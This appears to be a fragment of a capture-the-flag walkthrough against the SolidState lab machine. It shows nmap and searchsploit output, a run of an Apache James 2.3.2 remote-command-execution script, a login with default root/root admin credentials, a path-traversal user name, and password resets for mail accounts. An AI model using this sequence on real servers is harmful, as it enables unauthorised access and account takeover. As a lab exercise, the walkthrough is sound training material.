





```
root@kali:/home/ghroot/Masaüstü# nmap -sV -sC -p- -T4 10.10.10.51
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-16 09:36 +03
Nmap scan report for 10.10.10.51
Host is up (0.064s latency).
Not shown: 65529 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0)
| ssh-hostkey:
|   2048 77:00:84:f5:78:b9:c7:d3:54:cf:71:2e:0d:52:6d:8b (RSA)
|   256 78:b8:3a:f6:60:19:06:91:f5:53:92:1d:3f:48:ed:53 (ECDSA)
|_  256 e4:45:e9:ed:07:4d:73:69:43:5a:12:70:9d:c4:af:76 (ED25519)
25/tcp   open  smtp        JAMES smtpd 2.3.2
|_smtp-commands: solidstate Hello nmap.scanme.org (10.10.14.6 [10.10.14.6]),
80/tcp   open  http        Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Home - Solid State Security
110/tcp  open  pop3        JAMES pop3d 2.3.2
119/tcp  open  nntp        JAMES nntpd (posting ok)
4555/tcp open  james-admin JAMES Remote Admin 2.3.2
Service Info: Host: solidstate; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```



```
root@kali:/home/ghroot/Masaüstü# searchsploit JAMES
--------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                         |  Path
--------------------------------------------------------------------------------------- ---------------------------------
Apache James Server 2.2 - SMTP Denial of Service                                       | multiple/dos/27915.pl
Apache James Server 2.3.2 - Insecure User Creation Arbitrary File Write (Metasploit)   | linux/remote/48130.rb
Apache James Server 2.3.2 - Remote Command Execution                                   | linux/remote/35513.py
WheresJames Webcam Publisher Beta 2.0.0014 - Remote Buffer Overflow                    | windows/remote/944.c
--------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
root@kali:/home/ghroot/Masaüstü# 
```



```
root@kali:/home/ghroot/Masaüstü# python solidstate.py 10.10.10.51
[+]Connecting to James Remote Administration Tool...
[+]Creating user...
[+]Connecting to James SMTP server...
[+]Sending payload...
[+]Done! Payload will be executed once somebody logs in.
root@kali:/home/ghroot/Masaüstü# telnet 10.10.10.51 4555
Trying 10.10.10.51...
Connected to 10.10.10.51.
Escape character is '^]'.
JAMES Remote Administration Tool 2.3.2
Please enter your login and password
Login id:
root
Password:
root
Welcome root. HELP for a list of commands
HELP
Currently implemented commands:
help                                    display this help
listusers                               display existing accounts
countusers                              display the number of existing accounts
adduser [username] [password]           add a new user
verify [username]                       verify if specified user exist
deluser [username]                      delete existing user
setpassword [username] [password]       sets a user's password
setalias [user] [alias]                 locally forwards all email for 'user' to 'alias'
showalias [username]                    shows a user's current email alias
unsetalias [user]                       unsets an alias for 'user'
setforwarding [username] [emailaddress] forwards a user's email to another email address
showforwarding [username]               shows a user's current email forwarding
unsetforwarding [username]              removes a forward
user [repositoryname]                   change to another user repository
shutdown                                kills the current JVM (convenient when James is run as a daemon)
quit                                    close connection
listusers
Existing accounts 6
user: james
user: ../../../../../../../../etc/bash_completion.d
user: thomas
user: john
user: mindy
user: mailadmin
setpassword thomas 123456
Password for thomas reset
setpassword john 123456
Password for john reset
```



110

